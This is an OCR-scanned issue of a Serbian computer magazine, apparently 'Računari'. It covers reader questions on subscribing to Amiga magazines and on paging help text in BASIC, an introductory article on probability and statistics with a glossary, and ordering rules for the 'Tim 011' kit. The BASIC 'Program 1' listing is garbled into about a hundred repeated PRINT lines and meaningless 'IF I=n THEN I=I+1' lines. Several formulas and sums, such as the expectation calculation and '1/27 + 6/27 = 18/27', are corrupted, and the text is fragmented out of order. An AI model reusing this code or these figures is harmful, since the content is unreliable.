Da biste se pretplatili na neki strani časopis, morate naš deviznu knjižicu ili račun, a ponekad je dovoljna i kreditna kartica — VISA ili American Express. Prvi korak ka pretplati je da negde nabavite jedan broj časopisa pa da odatle saznate adresu, telefon i pretplatne cene koje zavise od transportnih troškova i doba godine. Časopisi naime povremeno daju popust na pretplatu. Kad sve to saznate, onda ih preko banke pošaljete ček firmi koja izdaje časopis, ili pošaljete popunjen formular za pretplatu koji gotovo svi časopisi daju u svojim brojevima. Na formular treba da upišete i broj svoje kreditne kartice. Sve to možete obaviti i telefonom, ali samo uz kreditnu karticu.

Što se „amiga“ tiče, postoje dva časopisa u Evropi koji se isključivo bave „amigom“. To su engleski „Amiga User“ i nemački „Amiga“. Postoji i američki „Amiga World“ koji je takođe namenjen isključivo vlasnicima Amiga.

Ukoliko baš nikako ne možete da se direktno pretplatite na neki časopis ostaje vam mogućnost da u uradite preko beogradске „Prosvete“ (telefon: (011)687-441). Tada se, međimutim morate pominuti s tim da će vas časopis koštati dvostruko više u odnosu na direktnu pretplatu, te da ćete brojeve primiti sa približno mesec dana zakasnenja. Sličan aranžman možete zaklopiti i sa Jugoslovenskom knjigom* od čijeg katalogskog odeljenja (telefon: (011)621-567) možete dobiti sve podatke o časopisima.

Programiranje Ispisivanje uputstava

Igor Knežević iz Beograda traži informaciju o tome kako da iz programa izdaje na ekran uputstva za korišćenje koja su duža od jedne stranice.

Problem na prvi pogled izgleda jednostavan, ali za uspešno rešavanje zahteva praj finesa. Pre svega, tekst koji želite da prikazete na ekranu spremite kao datoteku, a po učitanju u memoriju pristupite mu kao nizu stringova. Neke svaki string u nizu bude dugačak kao zadan red *sika (65,75 ili 80 karakter). Nizu dugačak stringova se mnogo brže pristupa.

Neka kompletno izdavanje teksta na ekranu bude u jednoj petlji. Na početku treba izdati onoliko linija koliko stane na ekran. Zatim se pomoću funkcije koja čeka pritisak tastera (obično se naziva INKEYS) očekuje reakcija korisnika. Za pritisak na RETURN izdaje se samo još jedan red teksta, a za pritisak na SPACE čitava nova stranica. Sve se to jednostavno radi jedinom PRINT naredmom u petlji, pošto mašina sama vođ računa o pomeranju. Izdavanje teksta treba prekinuti ako je korisnik pritisnuo Control-C. Možete, naravno, izmeniti tastera kojima se upravlja prikazivanjem teksta, no to nije preporučljivo, jer se ova na svim mašinama rešava standardno kako bi se korisnicima olakšalo rad.

Možete uraditi i proširenu verziju u kojoj bi se kursorskim tasterima UP,DOWN moglo steći kroz tekst gore-dole po jedan red odnosno sa shift-UP, shift-DOWN po jednu stranicu. Pomeranje za jednu stranicu unazad nije neki problem. Jednostavno izbrisate ekran i ponovo ga popunite stringovima iz drugog dela niza u kome je tekst. Pri pomeranju za jedan red u nazad morate, međimutim, sami rešiti skrolovanje i to tako što ćete premetnuti blok memorije vide RAM—a koji sadrži tekst od prvog do poslednjeg reda za jedan red nazive (ovo je sistemski zavisan deo programa i obično se realizuje kao mala mašinska rutina). Posle toga sa PRINT AT ispišite u prvom redu ekrana novi tekst (poželjno je pre toga obrisati taj red). Pazite da po završetku ove operacije „pointer ekrana“, tj. sistemaška varijabla koja govori gde će se izdati sledeci red bude u drugu ekrana.

Ukoliko vam računar nema automatsko pomeranje pri izdavanju teksta na ekran, moraćete i taj deo rešiti u mašinskom jeziku, ili odustati od narušavanja liniju po liniju, i time bitno naravno čitljivo teksta koji izdajete na ekranu.

Bajtovi po glavi korisnika

Bez obzira na kom računaru radili, sigurno vam je do ruku dospelo (ili ste barem čuli za njega) neki program za statističku obradu podataka. Samo za IBM-ove računare postoji na desetine statističkih paketa, kako opšte namene, tako i vrlo specijalizovanih. Sve to na određen način govori o značaju koji se u razvijenom svetu pridaje statistici, ali i o tome da je u kompjuteru statistika našla zaista moćnu alatku. Naša ideja je da čitaocima „Računara“ u nekoliko nastavaka upoznamo sa osnovnim pojmovima matematičke statistike da bi mogli da razumeju i koriste već gotove statističke programe ili, još bolje, da ih mogu i sami praviti kada im se za to ukaže potreba.

Dr Zoran Glišić

povolnih ishoda, tj. skup B je prazan i takve događaje nazivamo nemogućim događajima (\emptyset). Program 1. služi za simulaciju gornjeg eksperimenta (opcija 1) i ujedno pokazuje kako se može iskoristiti naredba RND u programskom jeziku bezik za simulaciju eksperimenta.

Pojam verovatnoće

Sledeći pojam na našem putu „osvajanja“ matematičke statistike je pojam verovatnoće (*Probability*) kao funkcije koja slučajnim događajima iz Ω pridružuje realne brojeve iz intervala $[0;1]$ i koju možemo shvatiti kao šansu da se slučajni događaj realizuje, ako je pomnožimo sa 100 i izrazimo u odsto procenta. Tako verovatnoću $P(D)=0.3$ shvatamo da se prosečno 30 puta dešava događaj D u 100 izvedenih eksperimenata (ili: „30% je šansa da se D dogodi, a 70% da se neće dogoditi“). U slučaju kada je broj ishoda u eksperimentu konačan i kada su svi ishodi jednakoverovatni, izračunavanje verovatnoće se svodi na određivanje vrednosti izraza:

$$P(A) = \frac{\text{broj povoljnih ishoda za događaj } A}{\text{broj svih ishoda eksperimenta}}$$

(U našem primeru $P(A)=8/27$). Pomoću priloženog programa možete proveriti da li je program ispravan, inačine da li je vaš generator slučajnih brojeva kvalitetan, tako što ćemo iskoristiti jednu drugu, takode intuitivno jasnu definiciju verovatnoće, koju koristimo u slučajevima kada u prostoru ishoda svi ishodi nisu

nekih pojava u praksi. Tako je naš primer model za mnogo životne situacije: na primer, ako imamo lift sa k ljudi u zgradi od n spratova, lude možemo smatrati kuglicama, a spratove kutijama i dobijamo istovetan problem razmatanja, sa ukupno n^k ishoda. Slično, ako imamo eksperiment u kome ispitujemo dan rođenja r ljudi, problem se svodi na razmatanje r kuglica u 365 kutija, itd. Modeli u teoriji verovatnoće igraju važnu ulogu, jer se može pokazati da se veliki broj problema iz prakse može „dobro smestiti“ u nekoliko osnovnih modela. Tako je primer izvlačenja kuglice iz kutije, u stvari, model za sva moguća izvlačenja elemenata iz nekog skupa.

Slučajne promenljive

Vratimo se ponovo našem primeru i obratimo pažnju na jednu posebnu funkciju X definisanu kao broj kuglica u kutiji A^* . Vidimo da za svaki ishod eksperimenta postoji vrednost funkcije X . Na primer, $X(1)=3, X(15)=1$ itd. Takve funkcije nazivamo slučajne promenljive (*Random variable, Stochastic variable*). Za nas će biti od posebnog interesa dve stvari: vrednosti koje postiže promenljiva X u našem primeru su to brojevi 0, 1, 2 i 3. Verovatnoće sa kojima X postiže te svoje vrednosti. (U primeru je $P(X=0)=8/27, P(X=1)=12/27, P(X=2)=6/27$ i $P(X=3)=1/27$. Simulacija slučajne promenljive X se postiže u opciji 3, programa 1.). Poznavanje vrednosti koje postiže slučajna promenljiva i verovatnoća sa kojima postiže te vrednosti nam omogućava da znamo raspodelu (*Distribution*) slučajne promenljive X , a time, kao što ćemo videti, i da znamo sve o toj promenljivoj. Raspodelu slučajne promenljive X je pogodno zapisati u obliku

$$X: \begin{matrix} 0 & 1 & 2 & 3 \\ 8/27 & 12/27 & 6/27 & 1/27 \end{matrix}$$

i zovemo je zakon raspodele verovatnoća promenljive X . (Zapazimo da je zbir svih verovatnoća u zakonu raspodele jednak 1, što će uvek da nam služi kao kontrola da li smo dobro pronašli zakon raspodele slučajne promenljive X). Takve slučajne promenljive koje postižu samo konačno (ili najviše prebrojivo) mnogo vrednosti se nazivaju diskretne slučajne promenljive (*Discrete stochastic variables*) i njih razlikujemo od neprekidnih (*Continuous*) slučajnih promenljivih, koji uzimaju sve vrednosti iz nekog konačnog ili beskonačnog intervala. Na primer, takva bi bila slučajna promenljiva koja predstavlja rastojanje pogotka od centra mete ili dubinu reke na slučajno odabranom mestu itd.

Takve se slučajne promenljive karakterišu gustinom raspodele verovatnoća (*Density function*) $f(x)$, za koju važi da je negativna tj. $f(x) \geq 0$ i da je ukupna površina između njenog grafika i x -ose tačno jedan. (Opisnije o nekim važnim raspodelama (i diskretnim i neprekidnim) će biti reči u posebnom poglavlju). Zakon raspodele verovatnoća, odnosno gu-

Ono čime verovatno raspoložete u trenutku kada vam treba statistika je „gorila podataka“ iz koje želite da izvučete nekakve suviše rezultate, da te rezultate protumačite i eventualno korisno upotrebite. Prvi korak na tom putu je upoznavanje bazične teorije matematičke statistike, a to je teorija verovatnoća. Pretpostavljamo da imate personalni računar, kod kuće ili na poslu, i da na njemu danočno radite, tj. da vam nisu potrebna nikakva dodatna objašnjenja u vezi „programerskog“ dela teksta. Napomenimo ovde da ćemo u svim programima koje budemo dali izbegavati grafiku, jer se bežični za različite računare najviše i razlikuju u grafičkim naredbama. Takođe napominjemo da ćemo kroz ova tekst uz statističke termine navoditi i njihov engleski prevod, da biste se lakše snašli prilikom konsenzija raznih statističkih programa.

Slučajni događaji

U teoriji verovatnoća uvek imamo posla sa jednim opitom (eksperimentom) čije izvođenje ne dovodi do jednoznačnog rezultata (tipični primeri su bacanje kockice, novčana izvlačenja kuglice iz kutije u kojoj su raznobojne kuglice itd.). Jedan mogući rezultat takvog eksperimenta se naziva ishod (*Outcome*) ili elementarni događaj. Pokušajmo da na jednom primeru ilustrujemo neke bane pojmove teorije: pretpostavimo da imamo tri kutije označene slovima A, B i C u koje se na slučajnan način raspoređuju tri kuglice označene slovima a, b i c. Jedan ishod takvog eksperimenta je jedan mogući raspored kuglica po kutijama. Sve ishode takvog eksperimenta možemo predstaviti na sledeći način:

1. (abc, —, —)	10. (a,b,c, —)	19. (—, a,b,c)
2. (—, abc, —)	11. (b,a,c, —)	20. (—, b,a,c)
3. (—, —, abc)	12. (c,a,b, —)	21. (—, c,a,b)
4. (ab,c, —)	13. (a,—,bc)	22. (a,b,c)
5. (ac,b, —)	14. (b,—,ac)	23. (a,c,b)
6. (bc,a, —)	15. (c,—,ab)	24. (b,a,c)
7. (ab,—,c)	16. (—,ab,c)	25. (b,c,a)
8. (ac,—,b)	17. (—,ac,b)	26. (c,a,b)
9. (bc,—,a)	18. (—,bc,a)	27. (c,b,a)

Skup svih ishoda jednog eksperimenta se naziva prostor ishoda (*Outcome set*) ili siguran događaj (*Sure event*) i označavamo ga sa Ω . Jedan podskup sigurnog događaja ćemo zvatiti slučajni događaj (*Random event* ili samo *Event*) i njih po pravilu označavamo velikim slovima A, B, ... sa ili bez indeksa. U našem primeru jedan događaj je napr. A = {prva kutija je prazna} i ishodi koji čine događaj A su oni koji imaju indekse 2, 3, 16, 17, 18, 19, 20, 21 i 27. (Kademo da su ishodi sa indeksima 2, 3, ... povoljni za događaj A, jer realizacija bilo kog od njih dovodi do realizacije našeg događaja A. Zato ćemo i pisati: A = {2, 3, 16, 17, 18, 19, 20, 21}) Tako za događaj B: B = {sve tri kutije su prazne} nema

jednakoverovatni ili kada ih nema konačno mnogo. Naime, ako takav eksperiment izvedemo n puta i ako se događaj A realizovao k puta, tada za verovatnoću događaja A možemo uzeti, ako je n dovoljno veliko, $P(A) \approx k/n$ i tu verovatnoću nazivamo statistička verovatnoća (ili relativna učestanost događaja A (*Relative frequency*)). Pokazuje se da k/n teži ka $P(A)$ kada n teži ka beskonačnosti. Ako vas nije mrezilo da ukucavate program 1., možete se promenom broja eksperimenta u opciji 2 uveriti da je ova tvrdnja tačna.

Ovde je možda trenutak da ukažemo na jednu dosta važnu stvar u teoriji verovatnoća: mnogi primeri sa kuglicama i kockicama* su, zapravo, modeli

PROGRAM 1

Program za simulaciju razmeštaja kuglica u kutije
 radnje u BASIC (BASIC) 4.0
 Za drugu bajlicu treba upisati (u istoj bajlici)
 1) program iz statistiku naredbe END
 2) "BASIC" 4.0

SIN (sin)

RANDOMIZE TIMER

FOR I=1 TO 27

NEXT I

CLS

PRINT "Pozdrav! Jeste li spremni?"

INPUT "Da (D) ili Ne (N)?"

IF D="D" THEN

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

PRINT "Pozdrav! Jeste li spremni?"

IF I=2 THEN I=I+1

IF I=3 THEN I=I+1

IF I=4 THEN I=I+1

IF I=5 THEN I=I+1

IF I=6 THEN I=I+1

IF I=7 THEN I=I+1

IF I=8 THEN I=I+1

IF I=9 THEN I=I+1

IF I=10 THEN I=I+1

IF I=11 THEN I=I+1

IF I=12 THEN I=I+1

IF I=13 THEN I=I+1

IF I=14 THEN I=I+1

IF I=15 THEN I=I+1

IF I=16 THEN I=I+1

IF I=17 THEN I=I+1

IF I=18 THEN I=I+1

IF I=19 THEN I=I+1

IF I=20 THEN I=I+1

IF I=21 THEN I=I+1

IF I=22 THEN I=I+1

IF I=23 THEN I=I+1

IF I=24 THEN I=I+1

IF I=25 THEN I=I+1

IF I=26 THEN I=I+1

IF I=27 THEN I=I+1

IF I=28 THEN I=I+1

IF I=29 THEN I=I+1

IF I=30 THEN I=I+1

IF I=31 THEN I=I+1

IF I=32 THEN I=I+1

IF I=33 THEN I=I+1

IF I=34 THEN I=I+1

IF I=35 THEN I=I+1

IF I=36 THEN I=I+1

IF I=37 THEN I=I+1

IF I=38 THEN I=I+1

IF I=39 THEN I=I+1

IF I=40 THEN I=I+1

IF I=41 THEN I=I+1

IF I=42 THEN I=I+1

IF I=43 THEN I=I+1

IF I=44 THEN I=I+1

IF I=45 THEN I=I+1

IF I=46 THEN I=I+1

IF I=47 THEN I=I+1

IF I=48 THEN I=I+1

IF I=49 THEN I=I+1

IF I=50 THEN I=I+1

IF I=51 THEN I=I+1

IF I=52 THEN I=I+1

IF I=53 THEN I=I+1

IF I=54 THEN I=I+1

IF I=55 THEN I=I+1

IF I=56 THEN I=I+1

IF I=57 THEN I=I+1

IF I=58 THEN I=I+1

IF I=59 THEN I=I+1

IF I=60 THEN I=I+1

IF I=61 THEN I=I+1

IF I=62 THEN I=I+1

IF I=63 THEN I=I+1

IF I=64 THEN I=I+1

IF I=65 THEN I=I+1

IF I=66 THEN I=I+1

IF I=67 THEN I=I+1

IF I=68 THEN I=I+1

IF I=69 THEN I=I+1

IF I=70 THEN I=I+1

IF I=71 THEN I=I+1

IF I=72 THEN I=I+1

IF I=73 THEN I=I+1

IF I=74 THEN I=I+1

IF I=75 THEN I=I+1

IF I=76 THEN I=I+1

IF I=77 THEN I=I+1

IF I=78 THEN I=I+1

IF I=79 THEN I=I+1

IF I=80 THEN I=I+1

IF I=81 THEN I=I+1

IF I=82 THEN I=I+1

IF I=83 THEN I=I+1

IF I=84 THEN I=I+1

IF I=85 THEN I=I+1

IF I=86 THEN I=I+1

IF I=87 THEN I=I+1

IF I=88 THEN I=I+1

IF I=89 THEN I=I+1

IF I=90 THEN I=I+1

IF I=91 THEN I=I+1

IF I=92 THEN I=I+1

IF I=93 THEN I=I+1

IF I=94 THEN I=I+1

IF I=95 THEN I=I+1

IF I=96 THEN I=I+1

IF I=97 THEN I=I+1

IF I=98 THEN I=I+1

IF I=99 THEN I=I+1

IF I=100 THEN I=I+1

IF I=101 THEN I=I+1

IF I=102 THEN I=I+1

IF I=103 THEN I=I+1

IF I=104 THEN I=I+1

IF I=105 THEN I=I+1

IF I=106 THEN I=I+1

IF I=107 THEN I=I+1

IF I=108 THEN I=I+1

IF I=109 THEN I=I+1

IF I=110 THEN I=I+1

IF I=111 THEN I=I+1

IF I=112 THEN I=I+1

IF I=113 THEN I=I+1

IF I=114 THEN I=I+1

IF I=115 THEN I=I+1

IF I=116 THEN I=I+1

IF I=117 THEN I=I+1

IF I=118 THEN I=I+1

IF I=119 THEN I=I+1

IF I=120 THEN I=I+1

IF I=121 THEN I=I+1

IF I=122 THEN I=I+1

IF I=123 THEN I=I+1

IF I=124 THEN I=I+1

IF I=125 THEN I=I+1

IF I=126 THEN I=I+1

IF I=127 THEN I=I+1

IF I=128 THEN I=I+1

IF I=129 THEN I=I+1

IF I=130 THEN I=I+1

IF I=131 THEN I=I+1

IF I=132 THEN I=I+1

IF I=133 THEN I=I+1

IF I=134 THEN I=I+1

IF I=135 THEN I=I+1

Listiranje 1 Simulacija razmeštaja kuglica u kutije postize promenljiva X i odgovarajućih verovatnoća, tj.

$$E(X) = x_1 p_1 + x_2 p_2 + \dots + x_n p_n$$

(U našem primeru $E(X) = 0.8/27 + 1.1/27 + 2.6/27 + 3.1/27 + 1.1$). Kako možemo shvatiti matematičko očekivanje? Jedino je razumijemo ako $E(X)$ shvatimo kao težište raspodele od promenljive X, jer gornji primer pokazuje da $E(X) = 1$ nije "srednja" vrednost, u smislu da se nalazi na sredini vrednosti koje postize X, ali jeste "očekivana", jer ima najveću verovatnoću X. U primeru, pak, u kome bacio homogenu numerisanu kocku u i kome je slučajna promenljiva Y broj koji padne na gornjoj strani kocke, lako je videti da je raspodela za Y oblika:

$$Y: \begin{bmatrix} 1 & 2 & 3 & 4 & 5 & 6 \\ 1/6 & 1/6 & 1/6 & 1/6 & 1/6 & 1/6 \end{bmatrix}$$

Ida je $E(Y) = 3.5$, što sada jeste "srednja" vrednost, ali je daleko od toga da je "očekivana", jer se očekivani nikada ne postize. Želimo da kažemo da pojam matematičkog očekivanja (srednje vrednosti) ne treba vezovati za značenje reči "očekivanje" ili "srednja". Međutim, u oba primera matematičko očekiva-

Rečnik termina matematičke statistike

continuous — neprekidan
density — gustina
discrete — prekidna, diskretna
distribution — raspodela
event — događaj
expectation — očekivanje
frequency — učestanost, frekvencija
mean — srednji, sredina
mode — moda, modus
outcome — ishod, rezultat eksperimenta
probability — verovatnoća
quartiles — kvartili
random — slučajan
range — rastjanje, razmak
skewness — asimetričnost, kosina
standard deviation — standardna devijacija (odstupanje)
stochastic — slučajni
variance — disperzija, varijansa
variable — promenljiva

stina, su važne za određivanje nekih brojnih, numeričkih karakteristika slučajnog događaja. Inače, skup ishoda za koje važi: $(a < X < b)$ ima sve karakteristike slučajnog događaja. Na primer, događaj da naša slučajna promenljiva X postigne vrednost iz intervala $(0.4; 2.7)$ odgovara događaju C: $C = \{0.4, 0.7, 0.9, 1.1, 1.2, 1.3, 1.4, 1.5, 2.2, 2.3, 2.4, 2.5, 2.6, 2.7\}$, pa se u tom smislu može govoriti o verovatnosti $P(a < X < b)$. U našem primeru:

$$P(0.4 < X < 2.7) = 18/27.$$

Ako sada pogledamo zakon raspodele verovatnoća slučajne promenljive X, vidimo da događaju $(0.4 < X < 2.7)$ odgovara događaj $\{X=1\}$ ili $\{X=2\}$ čija je verovatnoća jednaka $1/27 + 6/27 = 18/27$. To za nas znači da ubuduće ne moramo da tražimo

ona meri baš „rasturanje“ slučajne promenljive X od njene očekivane vrednosti i naziva se standardna devijacija (*standard deviation*). Ostale karakteristike slučajnih promenljivih ćemo navesti detaljnije od neophodna, kraća objašnjenja. Više reči o njima će biti u narednim nastavcima.

1. Koefficient varijacije (*Coefficient of variation*) se definiše kao količnik: (standardna devijacija)/(srednja vrednost) i koristi se kod uporednjavanja karakteristika dve slučajne promenljive.

2. Moment rednosta k (*kth moment*) (ili običan moment reda k) se definiše kao $E(X^k)$ (tj. dobija se za $h(X)=X^k$).

3. Centralni momenti (*Central moment*) dobijamo za $h(X)=(X-E(X))^k$. Označavaju su sekvencije $E\{(X-E(X))^k\}$ i od svih centralnih momenta reda k , najvažniji su, naravno, reda 2, jer je to naša disperzija, zatim reda 3 μ_3 , koju koristimo u tzv. prvom Pearsonovom koefficientu: $a=\mu_3/\mu_2^{3/2}$ kao meru asimetrije (*skewness*). Ako je raspodela slučajne promenljive simetrična, $a=0$ (inače, za simetrične raspodele, svi centralni momenti neparnog reda su jednaki nuli). Ako za naše promerljive X i Y izračunamo μ_3 , moći ćete da rešite za zaključite o simetričnosti slučajnih promenljivih, preko centralnog momenta reda 3, pri čemu nas ne interesuje toliko vrednost momenta, već više njegov znak. Centralni momenta reda 4 se pojavljuju u drugom Pearsonovom koefficientu, koji služi kao mera splošnosti (*kurtosis, peakedness*): $b=(\mu_4/\mu_2^2)-3$ i kako joj i samo ime kaže, služi za proveru da li raspodela slučajne promenljive ima „pikove“ ili ne (ako nema $b<0$). Proveri za X i Y i 4. **Modali (Mode) slučajne promenljive** X je vrednost koju X postize sa najvećom verovatnoćom (u našem primeru je to vrednost 1) u diskretnom slučaju, dok je u neprekidnom slučaju moda tačka maksimuma gustine. (Na slici 1, je moda označena sa M_0). U drugom primeru, sve vrednosti koje postize promenljiva Y jesu moda.

5. **Medijana (Median)** je vrednost M_0 za koju važi: $P\{X \leq M_0\} \geq 0.5$ i $P\{X \leq M_0\} \geq 0.5$. U neprekidnom slučaju, vertikalna pravougaonica kroz medijanu deli površinu ispod grafika gustine na dva jednaka dela (površina po 0.5). Medijana uvek postoji (slika 1), ali i u neprekidnom i u diskretnom slučaju imamo dva slučaja: ili je medijana jedinstvena (primer promenljive X za koju je $M_0=1$) ili sve vrednosti iz nekog intervala zadovoljavaju gornji uslov (primer sl. promenljive Y gde sve vrednosti iz intervala [3;4] mogu biti medijane). U tom slučaju, za medijanu, po dogovoru, uzimamo najmanju vrednost (za Y je medijana, dakle, jednaka 3).

6. Slično kao medijana definišu se i kvartil (*quartiles*) i to prvi, drugi (medijana) i treći kvartil na sledeći način: Prvi kvartil je ona vrednost k_1 za koju važi uslov:

$$P\{X \leq k_1\} \geq 1/4 \text{ i } P\{X \leq k_1\} \leq 3/4$$

a treći kvartil je ona vrednost k_3 za koju važi:

$$P\{X \leq k_3\} \geq 3/4 \text{ i } P\{X \leq k_3\} \geq 1/4$$

Kao što se vidi, kvartil zapravo deli raspodelu slučajne promenljive X na četiri jednaka dela.

7. **Interkvartilno rastojanje (Interquartile range)** se definiše sa:

$$Q = (k_3 - k_1)/2$$

i predstavlja takođe jednu meru rasturanja sl. promenljive X .

Sve navedene numeričke karakteristike slučajnih promenljivih predstavljaju parametre koji nam omogućavaju da uporedimo dve promenljive i da na osnovu toga donosimo određene zaključke. Ovo želimo da potkrepimo jednim primerom: pretpostavimo da ste zavrtili šključ i da želite da se zaposelite. Nude vam posao u dva preduzeća (*science fiction*) i vi ne znate kako da se opredelite, jer ste obavestjeni da su prosečne plate u oba preduzeća iste. Pošto ste pročitali ovaj tekst vama je lako (I). Ako označite sa X i Y slučajne promenljive koje predstavljaju primanja slučajnog odabranog radnika i prvom, odnosno drugom preduzeću, tada je, po uslovu, $E(X)=E(Y)$ i potrebno je samo još odrediti disperzije. Ako je u jednom od ta dva preduzeća disperzija mala i mnogo manja nego u drugom, to znači da u tom preduzeću vlada „uravnolika“, a pošto ste vi oni da radite i zaradite, brže ćete dalje od tog preduzeća!

Tim 011/komponente iz inostranstva

Ako se još niste odlučili . . .

Nudimo vam, još jednom, da nabavite potrebne delove za samogradnju „tima“ koje distribuira firma „Mlakar Co.“ iz Unterbergena. Cene se, po lepim evropskim običajima, ne menjaju često, pa požurite dok još nije kasno.

Svi potrebni delovi za samogradnju „tima“ su podeljeni u pet kompleta, čije spiskove možete videti u prilogu. Komplete možete naručiti pojedinačno, odjednom ili postepeno, onako kako vama odgovara. Pri tome treba da se pridržavate nekih jednostavnih pravila:

— deviznu uplatu sa svog ili deviznog računa svojih roditelja možete da izvršite na adresu prodavnice i kopiju potvrde o uplati morate da pošaljete uz narudžbu

— važe i pismene narudžbe uz broj kreditne kartice American Express

— nije potrebno tražiti nikakav predušnu (profakturu)

— kreditna kartica mora da glasi na ime onoga kome će roba biti upućena (ako umesto vas uplati roditelj ili prijatelj, naručeni kompleti biće upućeni njemu)

— obavezno nam pošaljite registracioni listić, koji je potreban radi evidencije učesnika u akciji,

ji, a vama može da donese povolstice u daljnjoj saradnji.

Jedno važno obavestavanje da je, do daljnjeg, obustavljeno primanje uplata za štampane pločice. Ako ste i dalje zainteresovani, a još niste uplatili, molimo vas da se javite redakciji na telefon 653-748 (požurni broj za Beograd 101).

Programiranje EPROM-a počelo je 15. septembra. Treba da pošaljete isključivo vaše EPROM-e na adresu redakcije: RACUNARI, Bulevar vojvode Mišića 17, 11000 Beograd. Ispravan i prazan EPROM treba da zabodete u provodni sušiloh, stavite u praznu kutiju od šatice i sve to zajedno sa potvrdom o uplati pošaljete vrednosnim pismom na adresu redakcije. U protivnom ne garantujemo za sigurnost vaše pošiljke. Nadoknada za programiranje EPROM-a i poštanski troškovi iznose 5.000 dinara i uplaćuje se na žiro račun BIGZ-a: 60802-603-23264 uz naznaku „RA — programiranje EPROM-a“.

Nadamo se da će vaš „tim“ brzo proraditi na našu i vašu radost.

Cene i sadržaj kompleta za samogradnju „tima 011“

Komplet 1

Procesor, disk kontroler, EPROM, statički i dinamički RAM, kristali i podnožja za osetljiva integrisana kola.
Cena: 226.80 ATS; pakovanje i poštarina 136.00 ATS; ukupno 2396.80 ATS

Komplet 2

